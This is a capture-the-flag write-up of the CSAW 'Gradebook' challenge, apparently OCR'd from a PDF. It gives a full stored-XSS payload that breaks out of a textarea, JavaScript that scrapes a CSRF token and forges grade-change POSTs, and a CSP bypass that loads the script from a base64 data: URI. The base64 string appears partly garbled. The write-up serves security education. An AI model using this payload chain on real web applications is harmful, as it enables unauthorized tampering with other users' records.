
Gradebook

Written by `@LMBishop`, also hosted at leonardobishop.net.


This challenge is based on an online "gradebook", where students can log in, view their grades for their enrolled classes, and submit feedback for each one. Included in this challenge is a URL to the user-facing app, another URL for an "admin" page, and source code to the first site:

- https://gradebook-app.ctf.csaw.io/login
- https://gradebook-admin.ctf.csaw.io/

As we inspect the source code we can see there are two roles: "student" and "teacher". When a student is registered they are assigned to five random classes and receive random grades. A student may only view their own grades and submit feedback for classes they are enrolled on. A teacher may view any student's grades, change their grade, and view feedback from a particular student. Looking closer at the `/honor-roll-certificate` endpoint, we can see that the objective of this challenge is to find a way to change a students grades to all A's.



Inspecting the admin page, you will find that it has a form for a URL. While we don't have the source code for this page, we can make the assumption from the context of the challenge that that this is for a headless browser to visit, signed in as a teacher. This is a indication that some CSRF is likely.



XSS

Looking closer at the template for dashboard page, we see that the comment is explicitly marked as safe.

```
<td>
  <textarea name="comment_{{ element.enrollment_id }}" placeholder="Optional comment...">{{
element.feedback_comment|safe or '' }}</textarea>
</td>
```

This means that it is possible to inject a script here. As we are given a way to force a logged in teacher to view this page through the "admin" page, we are able to write a script and implement a CSRF attack to change our grades to all A's.

CSRF

However, in this case executing such as attack is not that simple, due to the presence of a CSRF validation token on the grade change form.

```
@app.route('/grade-change', methods=['GET', 'POST'])
def grade_change():
  if 'user_id' not in session:
```

```
    return redirect(url_for('login'))

  if session['user_type'] != 'teacher':
    flash('Access denied: Teachers only')
    return redirect(url_for('dashboard', user_id=session['user_id']))

  if request.method == 'POST':
    student_id = request.form.get('student_id')
    class_id = request.form.get('class_id')
    new_grade = request.form.get('grade')
    csrf_token = request.form.get('csrf_token')

    try:
      validate_csrf(request.form.get('csrf_token'))
    except:
      return "CSRF token validation failed", 400

    # [...]
```


Fortunately, it's rather trivial to extract this token using JavaScript. Using it, we can submit the `/grade-change` form for our student ID (which can be found in the URL of our dashboard) and our class IDs to all grade A.

```
async function extractCsrf(url) {
  const response = await fetch(url);

  const htmlText = await response.text();

  const parser = new DOMParser();
  const doc = parser.parseFromString(htmlText, 'text/html');

  const inputElement = doc.getElementsByName('csrf_token')[0];
  return inputElement.value;
}



async function changeGrades() {
  const url = 'https://gradebook-app.ctf.csaw.io/grade-change';

  const studentId = "7eda3f49-f043-41e4-a80b-075bd6e0f8ad";
```


```
  const classIds = ["0b7901f4-e098-413a-bacd-2d776157a417", "56b3cdd1-07e2-4df0-a337-ae3268002c74",
"8e4885e7-f29c-4a08-b9e8-9dca1e061b49", "02d56ee8-d2cf-4654-a708-1f8cd8180187", "f395d3ed-b5e3-4bd3-
93fc-93a366d9e545"];

  for (const classId of classIds) {
    const csrf = await extractCsrf(url);

    await fetch(url, {
      method: "POST",
      headers: {
        "Content-Type": "application/x-www-form-urlencoded",
      },
      body: new URLSearchParams({
        'csrf_token': csrf,
        'student_id': studentId,
        'class_id': classId,
        'grade': 'A',
      }).toString()
    });
  }
}

window.addEventListener("load", changeGrades);
```

Hypothetically now, we can inject this script into the web page by submitting feedback on one of the classes with the following content, and then force the teacher to view the page using the admin endpoint.

```
</textarea><script>
  // ...
</script>
```



However, we run into another problem. If we view the web page now and inspect the console, we can see that the browser refuses to load the injected script due to the site's Content-Security-Policy.



CSP bypass


The Content-Security-Policy is another line of defence against cross-site scripting, as it instructs the browser exactly what scripts, images, styles, etc. are allowed to be loaded, and from where.^1 The full CSP for the dashboard page is as follows:

```
default-src 'none'; script-src 'self' data:; style-src 'self' 'unsafe-inline'; img-src *; font-src *; connect-src 'self'; object-src 'none'; media-src 'none'; frame-src 'none'; worker-src 'none'; manifest-src 'none'; base-uri 'self'; form-action 'self';
```


The part we are interested in is `script-src`, which is set to allow from `'self'` and `data:`. `'self'` will only permit scripts from the same origin (which excludes inline scripts),^2 which is no use to us. `data:`, however, is a special URI which allows us to in-line data as if they were external resources. This means we can encode our script as base64 and load it that way.

```
</textarea><script
src="data:text/javascript;base64,YXN5bmMgZnVuY3Rpb24gZXh0cmFjdENzcmYodXJsKSB7CiAgY29uc3QgcmVzc
G9uc2UgPSBhd2FpdCBmZXRjaCh1cmwpOwogIAogIGNvbnN0IGh0bWxUZXh0ID0gYXdhaXQgcmVzcG9uc2UudGV4
dCgpOwoKICBjb25zdCBwYXJzZXIgPSBuZXcgRE9NUGFyc2VyKCk7CiAgY29uc3QgZG9jID0gcGFyc2VyLnBhcnNlR
bVN0cmluZyhodG1sVGV4dCwgJ3RleHQvaHRtbCcpOwoKICBjb25zdCBpbnB1dEVsZW1lbnQgPSBkb2MuZ2V0RWxlb
WVudHNCeU5hbWUoJ2NzcmZfdG9rZW4nKVswXTsKICByZXR1cm4gW3dXRFbGVtZW50LnZhbHVlOwp9CgoKYX
N5bmMgZnVuY3Rpb24gY2hhbmdlR3JhZGVzKCkgewogIGNvbnN0IHVybCA9ICdodHRwczovL2dyYWRlYm9vay1hcH
AuY3RmLmNzYXcuaW8vZ3JhZGUtY2hhbmdlJzsgCiAgY29uc3Qgc3R1ZGVudElkID0gIjdlZGEzZjQ5LWYwNDMtN
DFlNC1hODBiLTA3NWJkNmUwZjhhZCI7CiAgY29uc3QgY2xhc3NJZHMgPSBbIjBiNzkwMWY0LWUwOTgtNDEzYS1iYW
NkLTJkNzc2MTU3YTQxNyIsICI1NmIzY2RkMS0wN2UyLTRkZjAtYTMzNy1hZTMyNjgwMDJjNzQiLCAiOGU0ODg1ZTctZj
I5Yy00YTA4LWI5ZTgtOWRjYTFlMDYxYjQ5IiwgIjAyZDU2ZWU4LWQyY2YtNDY1NC1hNzA4LTFmOGNkODE4MDE4NyI
sICJmMzk1ZDNlZC1iNWUzLTRiZDMtOTNmYy05M2EzNjZkOWU1NDUiXTsKICAgZm9yIChjb25zdCBjbGFzc0lkIG9mIG
NsYXNzSWRzKSB7CiAgICBjb25zdCBjc3JmID0gYXdhaXQgZXh0cmFjdENzcmYodXJsKTsKICAgIAogICAgZm
V0Y2godXJsLCB7CiAgICAgIG1ldGhvZDogIlBPU1QiLAogICAgICBoZWFkZXJzOiB7CiAgICAgICAgIkNvbnRlbnQtVHlw
ZSI6ICJhcHBsaWNhdGlvbi94LXd3dy1mb3JtLXVybGVuY29kZWQiLAogICAgICAgICJjb2R5OiBuZXcgVVJMU
2VhcmNoUGFyYW1zKHsKICAgICAgICAgICAgY3NyZl90b2tlbic6IGNzcmYsCiAgICAgICAgICAgJ3N0dWRlbnRfaWQnOiBzdHVkZ
W50SWQsCiAgICAgICAgICAgJ2NsYXNzX2lkJzogY2xhc3NJZCwKICAgICAgICAgICAnZ3JhZGUnOiAnQScsCiAgICAgICAgIH
RyaW5nKCkKICAgICAgfQogICAgfSk7CiAgfQp9CgoKYXMpOw==">
</script>
```


Finally, with the script injected, we can force the teacher to view the page...



... which updates all our grades to A ...



... which allows us to retrieve the flag, `csawctf{y0u_m@de_the_h@cking_h0n0r_r0ll}`.



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